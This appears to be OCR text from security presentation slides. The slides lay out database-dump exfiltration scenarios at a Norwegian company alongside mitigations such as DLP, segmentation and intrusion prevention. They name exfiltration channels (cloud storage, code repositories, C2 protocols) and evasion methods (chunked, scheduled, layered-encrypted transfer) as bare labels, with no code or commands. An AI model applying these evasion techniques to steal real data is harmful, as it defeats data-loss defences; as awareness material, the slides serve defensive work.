
Database dump: attack #1



Database dump: mitigations #1

Mature security verification of published code


Mature network segmentation



Mature change management process

Mature asset management

Database dump: attack #2



Internet

Cloud storages / accounts

Code repositories

Firewall


Trusted protocols

C2 protocol

Database

Infrastructure

Database dump: mitigations #2




Data Loss Prevention (DLP)

Filter Network Traffic

Network Intrusion Prevention

User Account Management

Database dump: attack #3



Database


Transfer in chunks

Security Controls

Internet

Infrastructure

Database dump: attack #3



Scheduled transfer

Layered encryption

Transfer in chunks


Database

Security Controls

Internet

Infrastructure

Database dump: mitigations #3



Data Loss Prevention (DLP)

Technical Data Classification

Database

Scheduled transfer

Transfer in chunks

Layered encryption

Security Controls

Internet

Infrastructure

Network Intrusion Prevention with Advanced Threat Intelligence

AI/ML-powered Cyber Defense Systems

Offensive capabilities so far


Defense evasion

- Multilayered encryption
- Chunked transfer
- Scheduled transfer


Transmission

- Direct access with valid credentials or misconfiguration
- Trusted protocols (e.g., SSH, HTTPS, SMTP, etc.)
- Cloud storages (e.g., OneDrive or Google Drive)
- Cloud accounts (e.g., Azure, AWS, Google Cloud Platform, etc.)
- Code repositories (e.g., GitHub, GitLab, Bitbucket, etc.)
- C2 protocol (e.g., TCP, UDP, HTTPS, etc.)

A typical Norwegian company in 2022

